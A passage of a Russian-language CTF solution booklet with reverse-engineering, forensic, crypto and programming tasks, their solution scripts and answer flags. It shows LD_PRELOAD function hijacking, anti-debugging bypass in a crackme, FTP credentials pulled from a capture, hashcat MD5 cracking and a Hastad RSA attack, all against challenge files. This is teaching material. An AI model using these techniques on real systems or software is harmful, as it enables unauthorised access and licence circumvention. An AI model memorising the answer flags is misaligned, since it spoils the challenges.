8 for index, value in enumerate(serial.split('-')):
9     if eval(expressions[index]) != int(value):
10         return False
11
12 return True
13
14 # uncompye6 version 3.3.1
15 # Python bytecode 2.7
16 # Decompiled from: Python 2.7.16 (v2.7.16:413a49145e, Mar 4 2019, 01:37:19)
17 # [MSC v.1500 64 bit (AMD64)]
18 # Embedded file name: <string>
19 cipher = AES.new(serial, AES.MODE_ECB)
20 decoded = cipher.decrypt(base64.b64decode('0P8pVOG6WlqUxuuKNk+y4N5PTfamGA1 \
21     n9gDhXDxi5rM='))
22 return decoded.strip()
```

Проанализировав эти 2 функции, несложно понять, что флаг можно получить, расшифровав base64-строку из функции `generate_flag`. В качестве ключа для AES выступает строка, содержащая числа, полученные в результате вычисления арифметических выражений из списка `expressions`, объединенные через символ «-». Скрипт, расшифровывающий флаг, выглядит так:

```

1 from Crypto.Cipher import AES
2 import base64
3
4 expressions = ['1790 + 1543', '1234 * 3', '9999 - 1337', '2048 // 2', '3 ** 8']
5 serial = '-'.join([str(eval(x)) for x in expressions])
6
7 cipher = AES.new(serial, AES.MODE_ECB)
8 decoded = cipher.decrypt(base64.b64decode('OP8pVOG6WlqUxuuKNk+y4N5PTfamGAln9gDhXDxi5rM='))
9 print(decoded.strip())

```

Ответ: `CC{1_60774_5uch_4_l0n6_5n4k3}`.

Задача 1.3.5. Time Loop (1000 баллов)

Если вы сможете остановить время, то я отдам вам флаг. Обратите внимание, что данный исполняемый файл предназначен для запуска под операционной системой семейства GNU/Linux.

Файл из задания доступен по ссылке: <https://cyberchallenge.rt.ru/files/c76babe6e494a29236bcc21432b020b6/timeloop>.

Решение

Нам дан исполняемый файл в формате ELF. После запуска программа выводит 2 строки:

«Hi! I will give you the flag if you show me that you can stop the time! but you can't...»

Дизассемблировав файл, увидим в функции `main` следующее условие, невыполнение которого приводит к появлению фразы «but you can't»:

```

loc_E0D:                                ; timer
mov     edi, 0
call   _time
mov     [rbp+var_450], rax
cmp     [rbp+var_450], 123456
jz     short loc_E41

```

Данная проверка осуществляется 9 раз в цикле. Если все 9 раз результат вызова системной функции `time` был равен 123456, то программа расшифровывает флаг, используя алгоритм RC4 и заданный в теле программы ключ.

Есть несколько вариантов решения задания. Вот самые очевидные из них:

1. Подменить системную функцию `time` своей собственной, используя переменную окружения `LD_PRELOAD`;
2. Разобрать в дизассемблированном коде, как формируется ключ шифрования и написать программу расшифровывающую флаг;
3. Используя отладчик, обойти проверку и получить флаг. Тут важно учесть, что переменная, в которую кладется возвращаемое функцией `time` значение, используется в формировании флага. Поэтому, после обхода проверки, нужно установить её значение равным 123456.

Ответ: `CC{Can_you_really_stop_the_time?}`.

Задача 1.3.6. Broken (1000 баллов)

У нас есть программа, которая расшифровывает и выводит флаг в консоль — `decrypt_flag`. Но разработчики все перепутали, и теперь вместо расшифрованного флага она выдает что-то непонятное. Правильный декриптор флага мы все-таки нашли и собрали его в отдельную библиотеку — `libdecrypt_good.so`. Как бы теперь заставить все работать?

Обратите внимание, что исполняемый файл `decrypt_flag` предназначен для запуска под операционной системой семейства GNU/Linux.

Файлы из задания доступны по ссылкам:

https://cyberchallenge.rt.ru/files/e2641b5075eb2e30af4b875a41997ecf/decrypt_flag

<https://cyberchallenge.rt.ru/files/5d58c4dbe40eae9e0146e91370329059/libdecrypt.so>

https://cyberchallenge.rt.ru/files/9b95abdf2074d08a59a8c1b860eafb9b/libdecrypt_good.so

Решение

Даны три ELF файла: исполняемый, с именем `decrypt_flag` и 2 библиотеки — `libdecrypt.so` и `libdecrypt_good.so`. Как и подсказывает описание, если просто запустить файл `decrypt_flag`, вместо флага мы увидим набор случайных символов.

Начнем с того, что посмотрим какие библиотеки и функции из них использует файл `decrypt_flag`. Для этого выполним следующие команды:

```
readelf -d decrypt_flag
readelf -s decrypt_flag
```

В результате станет понятно, что `decrypt_flag` импортирует из `libdecrypt.so` 2 функции: `decrypt_flag` и `decrypt_flag2`. Проверим, нет ли тех же самых функций среди экспортируемых библиотекой `libdecrypt_good.so`:

```
$ readelf -s libdecrypt_good.so
Symbol table '.dynsym' contains 13 entries:
  Num:      Value              Size Type      Bind   Vis      Ndx Name
   0: 0000000000000000         0 NOTYPE  LOCAL  DEFAULT  UND
   1: 0000000000000000         0 NOTYPE  WEAK   DEFAULT  UND __gmon_start__
   2: 0000000000000000         0 NOTYPE  WEAK   DEFAULT  UND _Jv_RegisterClasses
```

```

3: 0000000000000000      0 FUNC    WEAK    DEFAULT UND __cxa_finalize@GLIBC_2.2.5 (2)
4: 0000000000202038      0 NOTYPE  GLOBAL  DEFAULT 23 _edata
5: 000000000000006d2    171 FUNC    GLOBAL  DEFAULT 12 Crypto_Encrypt
6: 0000000000202048      0 NOTYPE  GLOBAL  DEFAULT 24 _end
7: 0000000000000a16    284 FUNC    GLOBAL  DEFAULT 12 decrypt_flag
8: 000000000000077d    170 FUNC    GLOBAL  DEFAULT 12 Crypto_Decrypt
9: 0000000000202038      0 NOTYPE  GLOBAL  DEFAULT 24 __bss_start
10: 00000000000004f8      0 FUNC    GLOBAL  DEFAULT  9 _init
11: 0000000000000b78      0 FUNC    GLOBAL  DEFAULT 13 _fini
12: 0000000000000827    495 FUNC    GLOBAL  DEFAULT 12 Crypto_Init

```

Т. к. `libdecrypt_good.so` экспортирует только 1 из 2 двух требуемых функций, просто подменить библиотеку не получится. Тут на помощь приходит переменная окружения `LD_PRELOAD`. Она позволяет, задав имя библиотеки, загрузить её в память запускаемого процесса. При этом, функции из предзагруженной библиотеки имеют при вызове более высокий приоритет. Т. е., если в процессе, порожденным запуском файла `decrypt_flag`, будут обе библиотеки `libdecrypt.so` и `libdecrypt_good.so`, причем `libdecrypt_good.so` будет загружена через `LD_PRELOAD`, функция `decrypt_flag` будет вызвана именно из последней.

Таким образом, чтобы получить флаг достаточно положить все файлы из задания в одну папку и выполнить следующую команду:

```
LD_LIBRARY_PATH=. LD_PRELOAD=libdecrypt_good.so ./decrypt_flag
```

Ответ: `CC{m4k3_d3cryp710n_6r347_4641n!}`.

Задача 1.3.7. *The Thing* (1000 баллов)

Честно говоря, я как открыл этот файл, так сразу его и закрыл. Человек такое создать не мог.

Файл из задания доступен по ссылке:

<https://cyberchallenge.rt.ru/files/717cf283412dbe41fcba481801e5405d/source.cpp>

Решение

Исходный файл – текст программы на языке C++. Текст обфусцирован с помощью применения большого количества шаблонов и переименовывания переменных в случайные, трудноразличимые последовательности букв. Чтобы разобраться, что тут происходит, стоит начать с рефакторинга данной программы, а именно, необходимо дать переменным более осмысленные имена.

Так, в итоге станет понятно, что класс `И1И1И1И1И1И1И1` осуществляет проверку очередного символа в введенном значении. Если убрать оттуда сравнение «`== ...`», то получится метафункция, возвращающая число для соответствующего символа. Далее, можно посимвольным перебором подобрать флаг. Зашифрованный флаг храниться в глобальной переменной `И1И1И1И1И1И1И1`.

Ответ: `CC{1_4m_m374th1nk1ng_n0w}`.

Задача 1.3.8. Crackme (1000 баллов)

Говорят, что, если решить этот crackme, используя в качестве имени cyberchallenge, ваш интеллект вырастет на 20 единиц.

Формат флага: CC{serial_number}.

Файл из задания доступен по ссылке: <https://cyberchallenge.rt.ru/files/ef852562955917ad9c459135a717e391/crackme-mac.app.zip>

Решение

Исходный файл – ZIP-архив, содержащий приложение для операционной системы macOS. После запуска приложения появляется диалоговое окно с предложением ввести имя пользователя и серийный номер. Имя пользователя указано в описании. Остается понять, как формируется серийный номер.

Проверка серийного номера осуществляется в функции +[Utils checkName:serial:]. Алгоритм довольно прост и может легко быть переписан на Python:

```

1  import binascii
2
3  def xor(val, key):
4      tmp = list(val)
5      for i in range(len(val)):
6          tmp[i] = ord(tmp[i]) ^ (key & 0xFF)
7      return bytearray(tmp)
8
9  username = "cyberchallenge"
10 randval = ??????
11
12 round_key = randval & 0xFF
13 part1 = binascii.crc32(xor(username, round_key))
14
15 round_key = (randval >> 8) & 0xFF
16 part2 = binascii.crc32(xor(username, round_key))
17
18 round_key = (randval >> 16) & 0xFF
19 part3 = binascii.crc32(xor(username, round_key))
20
21 round_key = (randval >> 24) & 0xFF
22 part4 = binascii.crc32(xor(username, round_key))
23
24 print("The flag is: CC{%X-%X-%X-%X}" % (part1, part2, part3, part4))

```

Проблема кроется в ключе для шифра xor (randval), т. к. это значение, которое возвращает системная функция rand, и оно, на первый взгляд, должно быть случайным числом.

```

xor     r14d, r14d
xor     edi, edi           ; time_t *
call   _time
mov     edi, eax          ; unsigned int
call   _srand
call   _rand |
cmp     eax, 8821098Dh
jz     loc_100002100

```

После запуска приложения, система автоматически вызовет в том числе 2 его функции: `-[AppDelegate awakeFromNib]` и `-[AppDelegate applicationDidFinishLaunching:]`. В нашем случае, в `awakeFromNib` с помощью однобайтового `xor`'а расшифровывается строчка «`_rand`», а адрес этой функции сохраняется в глобальной переменной. В `applicationDidFinishLaunching`, используя технику `mach_override` (https://github.com/rentzsch/mach_override), системная функция `rand` подменяется на реализованную в программе функцию `ud_set_reg`.

```

v4 = *(_QWORD *)__stack_chk_guard_ptr;
info.kp_proc.p_flag = 0;
*(_QWORD *)mib = 0xE00000001LL;
mib[2] = KERN_PROC_PID;
mib[3] = getpid();
size = 0x288LL;
sysctl(mib, 4u, &info, &size, 0LL, 0LL);
result = info.kp_proc.p_flag & (unsigned __int16)P_TRACED;
if ( *(_QWORD *)__stack_chk_guard_ptr == v4 )
    result = (unsigned int)result | 0x8821018D;
return result;

```

Основная задача этой небольшой функции – вернуть верное значение ключа для шифра `hog` только, если процесс не находится под отладкой. Делается это при помощи проверки флага `P_TRACED` в структуре текущего процесса, полученного через вызов функции `sysctl`.

Таким образом, верным ключом для шифрования `hog` будет значение `0x8821018D`. Подставив его в уже написанный скрипт, получим флаг.

Ответ: `CC{E5E9BB3-93B88C75-7890F648-6C651E87}`.

1.4. Категория Forensic

Компьютерная криминалистика – прикладная наука о поиске и исследовании доказательств совершения различных действий, связанных с компьютерной информацией. Чтобы справляться с задачами компьютерной криминалистики, надо иметь представление об основах работы ОС, понимать строение файловой системы и взаимодействие различных процессов. В ходе работы необходимо анализировать образы дисков, дампы памяти, дампы сетевых пакетов, а также логи и т.п.

Задача 1.4.1. ZIP Games (1000 баллов)

Мы положили флаг в ZIP-архив и, кажется, забыли пароль. Или нет?

Файл из задания доступен по ссылке: <https://cyberchallenge.rt.ru/files/d0cdeafc2e76f6ae5126e6b204d5dc3a/flag.zip>.

Решение

Исходный файл – ZIP-архив, внутри которого храниться файл flag.txt. При попытке распаковать его некоторыми архиваторами, такими как, например, 7-zip, увидим, что архив защищен паролем. Однако, это не так. В заголовке файла просто выставлен флаг, сигнализирующий о том, что содержимое очередного файла в архиве защищено паролем. Некоторые программы просто игнорируют этот флаг, если фактически пароль не использовался. Например, Windows Проводник.

Name	Type	Compress...	Password protected	Size	Ratio	Date modified
flag.txt	TXT File	1 KB	No	3 KB	97%	06.08.2018 17:58

Остается лишь, распаковать flag.txt и открыть в любом текстовом редакторе, чтобы получить искомый флаг.

Ответ: `CC{1s_th1s_z1p_r3ally_3ncrypt3d}`.

Задача 1.4.2. Intercepted (1000 баллов)

Мы перехватили какой-то странный интернет-трафик. Нам кажется, эти люди что-то замышляют. Впрочем, люди ли?

Файл из задания доступен по ссылке: <https://cyberchallenge.rt.ru/files/c902c54cc105b9afb70ffc469b0686dc/intercepted.pcap>

Решение

Исходный файл – дампы трафика в формате PCAP. Для его анализа целесообразно воспользоваться программой Wireshark. Поискав в содержимом пакетов строку «flag» можно обнаружить пакет, пришедший с адреса 159.69.59.245. Это листинг содержимого директории FTP-сервера, в которой лежит файл flag.txt.

1682	81.691185	159.69.59.245	192.168.193.130	FTP-DA...	120	FTP Data: 66 bytes (PORT) (LIST)
Transmission Control Protocol, Src Port: 20, Dst Port: 51049, Seq: 1, Ack: 1, Len: 66 FTP Data (66 bytes data) [Setup frame: 1672] [Setup method: PORT] [Command: LIST] Command frame: 1676 [Current working directory:] Line-based text data (1 lines) -rw-r--r-- 1 ftp ftp 30 Aug 22 20:47 flag.txt\r\n						

Далее, нужно выяснить, с какими учетными данными можно авторизоваться на этом FTP-сервере, чтобы прочитать файл flag.txt. Для этого с помощью фильтра

оставим в списке только FTP-пакеты. В получившемся списке легко видеть, что пользователь в качестве логина ввел `anunak`, а пароля – `subdue_the_humanity`.

1627	65.523960	159.69.59.245	192.168.193.130	FTP	74 Response: 220 (vsFTPD 3.0.3)
1644	71.242272	192.168.193.130	159.69.59.245	FTP	67 Request: USER anunak
1646	71.295109	159.69.59.245	192.168.193.130	FTP	88 Response: 331 Please specify the password.
1652	79.041426	192.168.193.130	159.69.59.245	FTP	80 Request: PASS subdue_the_humanity
1654	79.099990	159.69.59.245	192.168.193.130	FTP	77 Response: 230 Login successful.

Чтобы получить флаг, нужно повторить действия пользователя, с машины которого получен дамп трафика. Т. е. используя любой FTP-клиент подключиться к серверу по адресу `159.69.59.245`. Затем, используя для авторизации вышеуказанные логин и пароль, скачать файл `flag.txt` и открыть его в любом текстовом редакторе.

Ответ: `CC{1_s33_wh47_y0u_d1d_7h3r3}`.

Задача 1.4.3. *Some Tricky File (1000 баллов)*

На конверте, в котором нам прислали флешку с этим файлом, было написано: «...яйцо в утке, утка в зайце...»

Файл из задания доступен по ссылке: https://cyberchallenge.rt.ru/files/982aba0e4ba8f0fcefdaafd311178f1d/some_file.

Решение

Чтобы определить тип файла, можно воспользоваться утилитой `file`. Вот её вывод по этому файлу:

```
some_file: Squashfs filesystem, little endian, version 4.0, 17845373 bytes,
57475 inodes, blocksize: 131072 bytes, created: Mon Aug 20 20:05:58 2018
```

Таким образом, исходный файл – это образ файловой системы SquashFS. Для распаковки образа удобно использовать утилиту `unsquashfs` из пакета `squashfs-tools`.

В получившемся множестве файлов нужно поискать файл, содержащий в своем имени строку «flag». Сделать это можно следующей командой:

```
find . -type f -name flag*
```

Один из найденных файлов – `./linux-headers-4.13.0-21/fs/squashfs/flag.zip`. Распаковав из него `flag.txt` и открыв в любом текстовом редакторе получим флаг.

Ответ: `CC{l00k_1n51d3_7h3_5qu45h}`.

Задача 1.4.4. *Demons (1000 баллов)*

Во время путешествия по Долине Смерти я нашел странный артефакт. Мне кажется, что такое могли создать только в аду. Может быть у тебя есть идеи получше?

Файл из задания доступен по ссылке: <https://cyberchallenge.rt.ru/files/2b1ae98eabe66d66dbf0db63c72fe580/artefact.txt>.

Решение

Данный файл, на первый взгляд является случайной последовательностью символов. Но, если посмотреть чуть внимательнее, можно заметить повторяющуюся несколько раз одну и ту же последовательность символов:

```
[ZYXWVUTSRQPONMLKJINGFEDCBA@?>=<;:9876543210/.-,+*)
```

Поискав данную последовательность в интернете, можно обнаружить, что это на самом деле код на языке Malbolge. Осталось запустить эту программу, воспользовавшись любым онлайн-интерпретатором этого языка и получить флаг.

Ответ: CC{fl46_57r416h7_0u774_h3ll}.

Задача 1.4.5. Dump (1000 баллов)

Я нашел загадочный дамп. Уверен, что в нем есть что-то очень важное.

Файл из задания доступен по ссылке: <https://cyberchallenge.rt.ru/files/8541568f732b64fedc1440bffcdb3f70/dump.txt>

Решение

Данный файл представляет из себя hexdump некоего исполняемого PE-файла. Придется написать программу, которая переведет этот файл в бинарный вид. Важно заметить, что, если строка повторяет предыдущую, то в дампе она заменяется символом «*».

Скрипт, переводящий дамп в бинарный файл:

```
1 dump = open('dump.txt').readlines()[:-2]
2 result = bytes()
3
4 for i, line in enumerate(dump):
5     line = line.strip()
6     if line:
7         if line.startswith('*'):
8             offset_prev = dump[i - 1][:7]
9             offset_next = dump[i + 1][:7]
10            lines_to_add = int(offset_next, 16) - int(offset_prev, 16) - 1
11
12            for j in range(lines_to_add):
13                result += result[-16:]
14
15        else:
16            offset, bytes1, bytes2, text = line.split(' ', maxsplit=3)
17            result += bytes.fromhex((bytes1 + bytes2).replace(' ', ''))
18
19 with open('dump.exe', 'wb') as f:
20     f.write(result + b'\x00')
```

Остается только запустить полученный PE-файл, он выведет флаг на экран.

Ответ: CC{1_w4n7_70_dump_7h3_w0rld}.

1.5. Категория Crypto

Криптография – наука о том, как преобразовать исходные данные таким образом, чтобы обеспечить их защиту от посторонних, а также защитить от подмены или сделать её невозможной.

Задания данной категории предлагают применить свои знания в математике и криптоанализе для решения криптографических головоломок, будь то простой шифр замены или же некорректно использованный шифр RSA.

Задача 1.5.1. Uroboros (1000 баллов)

Наш скрипт, похоже, немного повредился. Но мы вспомнили, что в результате он выводил строку

```
2E\x18fQ)61X@\x10j\x0bjJ+ <\x1fH\x0cuD/Ll
```

Файл из задания доступен по ссылке: <https://cyberchallenge.rt.ru/files/97f4b4b3b9ca239d0708de73dd75b884/uroboros.py>

Решение

Легко увидеть, что в скрипте используется рекурсивная функция, несколько раз выполняющая шифрование XOR с заданным ключом.

Так как $x \text{ xor } y \text{ xor } y = x$, чтобы получить исходный текст достаточно применить функцию шифрования к зашифрованному значению, указанному в описании задания.

Ответ: CC{w45_17_cryp70_0r_wh47?}.

Задача 1.5.2. Big Text (1000 баллов)

Я просто хотел рассказать тебе про один из самых простых шифров, но что-то пошло не так.

Файл из задания доступен по ссылке: <https://cyberchallenge.rt.ru/files/c3099ddfe58cb7c773d1b92d828044a4/text.txt>

Решение

В данном шифротексте, слова все еще разделены пробелами, и используются только символы латинского алфавита. Можно предположить, что для шифрования использовался шифр перестановки или простой замены. Однако, если обратить внимание на частоту встречаемости символов в шифротексте, то вариант с перестановкой отпадает.

Если шифротекст достаточно большой, то можно использовать частотный анализ, чтобы заменить буквы шифротекста на буквы, имеющие такую же частоту

встречаемости в открытом тексте на английском языке. Для этого удобно воспользоваться программой Cryptool. Она также позволяет редактировать финальный вариант подстановки. Это бывает нужно, если шифротекст недостаточно большой, и некоторые буквы в нем имеют отличную от английского языка частоту встречаемости.

a:	J	b:	D	c:	E	d:	K	e:	X	f:	T	g:	P
h:	Y	i:	L	j:	Z	k:	U	l:	I	m:	B	n:	Q
o:	G	p:	H	q:	O	r:	A	s:	R	t:	F	u:	M
v:	V	w:	N	x:	S	y:	W	z:	C				

В результате получаем открытый текст, в конце которого есть фраза:
flag for this task is cc curly bracket cryp seven four n four ly one five underscore one five underscore five zero underscore c zero zero l curly bracket

Заменяя слова на соответствующие символы, получаем флаг.

Ответ: CC{cryp74n4ly515_15_50_c00l}.

Задача 1.5.3. Uroboros 2 (1000 баллов)

У нас тут опять кто-то скрипты портит :(Но все ходы записаны! Вот что скрипт выводил в результате: TWEGaEc9C0NIeSYhD08YP1BkIDUFQzJ9

Файл из задания доступен по ссылке: https://cyberchallenge.rt.ru/files/71f77e469bff75250a4ccb30c8ffedcf/uroboros_strikes_back.py

Решение

Задание схоже с заданием «Uroboros», однако, здесь алгоритм немного усложнен. А именно, на каждой итерации рекурсии происходит циклический сдвиг текущей последовательности. Из-за этого не получится просто применить функцию шифрования к шифротексту и получить флаг. Придется инвертировать функцию шифрования.

Пример программы-решения

Ниже представлено решение на языке Python3

```

1 import base64
2
3 def decrypt(x, n):
4     key = 'qwertyuioplkjhgfdaszlfmh'
5
6     if n < 0:
7         return "".join([chr(c) for c in x])
8
9     x.insert((n + 3) % len(x), x.pop(0))

```

```

10
11     for i in range(n, len(x)):
12         x[i] = x[i] ^ ord(key[i - n])
13
14     return decrypt(x, n - 1)
15
16 enc_flag = "TWEGaEc9CONIeSYhD08YP1BkIDUFQzJ9"
17 tmp = base64.b64decode(enc_flag)
18 dec_flag = decrypt(list(tmp), len(tmp) - 1)
19 print(dec_flag)

```

Задача 1.5.4. One Time (1000 баллов)

Я нашел код своего друга. Похоже на криптографию, но чего-то точно не хватает. Он очень скромный, и все, что я о нем знаю — это то, что он помешан на песне «Rick Astley — Never gonna give you up». Но ты ведь мне поможешь?

Файл из задания доступен по ссылке: https://cyberchallenge.rt.ru/files/71f77e469bff75250a4ccb30c8ffedcf/uroboros_strikes_back.py

Решение

Как несложно догадаться из названия задания, в данном скрипте используется схема шифрования одноразовый блокнот. И еще в скрипте видно, что с одним и тем же ключом зашифрованы 2 разных сообщения, шифротексты которых мы и имеем. Это дает возможность применить для расшифровки атаку, называемую crib dragging. Для этого удобно воспользоваться утилитой cribdrag или соответствующим онлайн-сервисом.

Прочитав описание, можно догадаться, что ключом или сообщением будут строки из текста песни Never gonna give you up. Таким образом, применяя атаку crib dragging и угадывая слова в одном сообщении, мы можем расшифровать второе и наоборот.

В результате, рано или поздно, получаем расшифрованное сообщение:
the flag for this task is cc curly bracket zero n three underscore seven one m three underscore p four d underscore one five underscore five three cur three underscore zero nly underscore zero nc three curly bracket

Заменив слова соответствующими символами, получим флаг.

Ответ: CC{0n3_71m3_p4d_15_53cur3_0nly_0nc3}.

Задача 1.5.5. Alice (1000 баллов)

Расшифруйте перехваченные сообщения, полученные с помощью скрипта alice.py

Файл из задания доступен по ссылке: <https://cyberchallenge.rt.ru/files/6c15d633ba428aab36187d5acaa18f36/alice.zip>

Решение

В архиве `alice.zip` хранится скрипт `alice.py`, 5 шифротекстов и 5 публичных ключей. Из `alice.py` становится понятно, что все шифротексты – это один и тот же флаг, зашифрованный алгоритмом RSA с различными публичными ключами.

Если внимательней посмотреть на открытые ключи, можно заметить, что открытая экспонента каждого из них равна 5. И, так как количество перехваченных шифротекстов равно открытой экспоненте, то можно применить атаку Хастада, основанную на использовании китайской теоремы об остатках. Реализацию атаки на языке Python можно легко найти на GitHub.

Пример программы-решения

Ниже представлено решение на языке Python3

```

1 from Crypto.PublicKey import RSA
2
3 class BroadcastAttack:
4     t = []
5     message = 0
6
7     def __init__(self, e, N, C):
8         self.e = e
9         self.N = N
10        self.C = C
11
12    def calculate_partials(self):
13        for i in range(self.e):
14            mod_product = 1
15            for j in range(self.e):
16                if i != j:
17                    mod_product *= self.N[j]
18            t_i = self.C[i] * mod_product * ModUtil.modinv(mod_product, self.N[i])
19            self.t.append(t_i)
20
21    def solve_congruence(self):
22        partial_total = 0
23        mod_product = 1
24        for i in range(self.e):
25            partial_total += self.t[i]
26            mod_product *= self.N[i]
27
28        self.message = ModUtil.isqrt(partial_total % mod_product, self.e)
29
30    def attack(self):
31        self.calculate_partials()
32        self.solve_congruence()
33        return bytes.fromhex(hex(self.message)[2:]).decode()
34
35 class ModUtil:
36     @staticmethod
37     def egcd(a, b):
38         if a == 0:
39             return b, 0, 1
40         else:
41             gcd, x_old, y_old = ModUtil.egcd(b % a, a)
42             return gcd, y_old - (b // a) * x_old, x_old

```

```

43
44     @staticmethod
45     def modinv(a, m):
46         gcd, x, y = ModUtil.egcd(a, m)
47         if gcd != 1:
48             raise Exception('Mod Inv Undefined')
49         else:
50             return x % m
51
52     @staticmethod
53     def isqrt(n, k):
54         u, s = n, n + 1
55         while u < s:
56             s = u
57             t = (k - 1) * s + n // pow(s, k - 1)
58             u = t // k
59         return s
60
61 def main():
62     e = 5
63     N = []
64     C = []
65
66     for i in range(1, 6):
67         with open(f'{i}.pub.pem', 'rb') as f:
68             N.append(RSA.importKey(f.read()).n)
69
70         with open(f'{i}.enc', 'rb') as f:
71             C.append(int(f.read()).hex(), 16)
72
73     attack = BroadcastAttack(e, N, C)
74     print(attack.attack())
75
76 if __name__ == '__main__':
77     main()

```

1.6. Категория PPC

Требуется применение навыков программирования и знания алгоритмов, например, чтобы восстановить некий исходный файл или написать бота для прохождения лабиринта.

Задача 1.6.1. Rainbow (1000 баллов)

Вот что бывает, когда радуга встречается со шредером. Попробуйте восстановить флаг из получившихся кусочков.

Файл из задания доступен по ссылке: <https://cyberchallenge.rt.ru/files/e6eb9642e9beede2703b9fd2ab46584c/pieces.zip>

В архиве из задания находятся 128 цветных картинок, на которых можно увидеть куски различных символов. Исходя из описания, чтобы получить флаг нужно склеить из картинок радугу.

Алгоритм решения довольно простой – найти первую картинку и далее приклеивать к ней справа картинку, чей левый край наиболее близок по цвету к правому

краю текущего изображения. Расстояние между цветами 2-ух пикселей можно вычислить по следующей формуле:

$$d = \sqrt{(r_2 - r_1)^2 + (g_2 - g_1)^2 + (b_2 - b_1)^2}$$

Пример программы-решения

Ниже представлено решение на языке Python3

```

1  from PIL import Image
2  from math import sqrt
3
4  imgs_left = ["pieces/" + str(i)+".png" for i in range(0, 128)]
5
6  def distance(px1, px2):
7      return sqrt((px2[0]-px1[0])**2 + (px2[1]-px1[1])**2 + (px2[2]-px1[2])**2)
8
9  def find_closest(px):
10     min_distance = 1000
11     closest_img = 0
12
13     for img_path in imgs_left:
14         with Image.open(img_path) as img:
15             px1 = img.getpixel((10, 10))
16             d = distance(px, px1)
17             if d < min_distance:
18                 min_distance = d
19                 closest_img = img_path
20
21     return closest_img
22
23  x_offset = 0
24  sum_width = 44 * 128
25  height = 224
26
27  res_im = Image.new("RGB", (sum_width, height))
28
29  closest_img = imgs_left[26]
30  imgs_left.remove(closest_img)
31
32  while len(imgs_left) > 0:
33      with Image.open(closest_img) as img:
34          res_im.paste(img, (x_offset, 0))
35          x_offset += img.size[0]
36
37          px = img.getpixel((img.size[0] - 10, 10))
38
39          closest_img = find_closest(px)
40          imgs_left.remove(closest_img)
41
42  res_im.save("flag.png")

```

В результате работы скрипта в файле flag.png окажется изображение с флагом.

the flag for this task is: CC{1_7h1nk_l4dy_r41n1c0rn_w45_50m3wh3r3_h3r3}

Ответ: CC{1_7h1nk_l4dy_r41n1c0rn_w45_50m3wh3r3_h3r3}.

Задача 1.6.2. Prefix (1000 баллов)

Подберите верный флаг. Для подключения к сервису воспользуйтесь утилитой netcat следующим образом:

```
nc prefix.2018.cyberchallenge.ru 9001
```

Решение

Сервис, указанный в описании, выводит в ответ подключившемуся слово «Yes», если введенное им значение длиной N совпадает с первыми N символами флага и «No» в любом другом случае.

Таким образом, требуется написать программу, которая будет посимвольно перебирать все возможные символы во флаге.

Пример программы-решения

Ниже представлено решение на языке Python3

```
1 from pwn import *
2
3 conn = remote("prefix.2018.cyberchallenge.ru", 9001)
4 conn.recvlines(timeout=1)
5
6 def check(guess):
7     conn.sendline(guess)
8     return b"Yes" in conn.recvline(timeout=1)
9
10 alpha = "}abcdefghijklmnopqrstuvwxyz_1234567890"
11 guess = list("CC{")
12
13 while guess[-1] != '}':
14     guess.append('}')
15     for c in alpha:
16         guess[-1] = c
17         if check("".join(guess)):
18             print(guess)
19             break;
20
21 print("".join(guess))
```

Ответ: CC{too_s1mpl3_t0_brut3}.

Задача 1.6.3. Brutality (1000 баллов)

Мы посчитали MD5-хеш от не очень длинного флага. Получилось 2FBBDC6A5FCF7B96B0B1BE4DD33F94A7.

Обратную операцию произвести тоже легко, не правда ли?

Решение

В данном задании предлагается применить брутфорс атаку и подобрать простым перебором флаг, MD5-хеш которого известен. Для этого можно написать либо свою программу, либо воспользоваться уже готовыми утилитами. Одна из них – hashcat. Чтобы подобрать флаг, нужно запустить его со следующими параметрами:

```
hashcat64.exe -m 0 -a 3 -1 ?l?d_{} --increment 2FBBDC6A5FCF7B96B0B1BE4DD33F94A7
CC{?1?1?1?1?1?1?1?1} --force
```

Hashcat позволяет задавать маску искомого значения, а также ограничивать множество перебираемых символов. В данном примере мы ограничились набором символов [a-z0-9_{}], а флаг искали по маске: CC{[максимум 8 символов]}.

Ответ: CC{f0гc3}.

Задача 1.6.4. Tic-Tac-Toe (1000 баллов)

Обыграйте наш искусственный интеллект в крестики-нолики, чтобы получить флаг. Для подключения к сервису воспользуйтесь утилитой netcat следующим образом:

```
nc tictactoe.2018.cyberchallenge.ru 9002
```

Решение

В данном задании нужно написать бота для игры в крестики нолики, который сможет обыграть искусственный интеллект на стороне сервера более 100 раз за 300 секунд. Координаты на поле задаются парой чисел от 0 до 2. Первое число – номер ряда, второе – номер столбца. Игрок всегда ходит первым. Проигрыши не допускаются.

Перед каждым новым ходом бот должен проверять текущее состояние доски и, в зависимости от этого, делать очередной ход. Можно использовать следующий алгоритм ходов (указаны в порядке приоритета):

1. Первый ход всегда делается в клетку (1, 1)
2. Проверить, нельзя ли выиграть этим ходом (т. е. нет ли еще 2-х крестиков в одной линии и свободной клетки, чтобы эту линию завершить)
3. Проверить, нужно ли помешать выиграть оппоненту (т. е. нет ли еще на поле 2-х ноликов в одной линии и свободной клетки, завершающей эту линию)
4. Занять любую свободную клетку в углу поля
5. Занять любую свободную клетку

Пример программы-решения

Ниже представлено решение на языке Python3

```
1 from pwn import *
2
3 board = [[b'_' , b'_' , b'_' ], [b'_' , b'_' , b'_' ], [b'_' , b'_' , b'_' ]]
4
5 win_combos = [
6     [(0,0), (0,1), (0,2)],
7     [(1,0), (1,1), (1,2)],
8     [(2,0), (2,1), (2,2)],
9     [(0,0), (1,0), (2,0)],
10    [(0,1), (1,1), (2,1)],
11    [(0,2), (1,2), (2,2)],
12    [(0,0), (1,1), (2,2)],
13    [(2,0), (1,1), (0,2)]
14 ]
15
16 win_counter = 0
17
18 conn = remote("tictactoe.2018.cyberchallenge.ru", 9002)
19 conn.recvlines(timeout=1)
20
21 def read_board():
22     reply = conn.recvlines(timeout=0.5)
23
24     i = reply.index(b' 0 1 2 ')
25
26     board[0] = reply[i + 1][2:].split(b' ')
27     board[1] = reply[i + 2][2:].split(b' ')
28     board[2] = reply[i + 3][2:].split(b' ')
29
30 def count_char(char, cells):
31     count = 0
32     for cell in cells:
33         if board[cell[0]][cell[1]] == char:
34             count += 1
35     return count
36
37 def find_free(cells):
38     for cell in cells:
39         if board[cell[0]][cell[1]] == b'_':
40             return cell
41
42     return (-1, -1)
43
44 def do_move(cell):
45     conn.sendline(str(cell[0]) + " " + str(cell[1]))
46
47 def select_move():
48     global win_counter
49     xCount = sum([row.count(b'x') for row in board])
50     if xCount == 0:
51         do_move((1,1))
52         return
53
54     for wc in win_combos:
55         if count_char(b'x', wc) == 2:
56             choice = find_free(wc)
57             if choice != (-1, -1):
58                 do_move(choice)
59                 print(conn.recvline(timeout=0.5))
60                 win_counter += 1
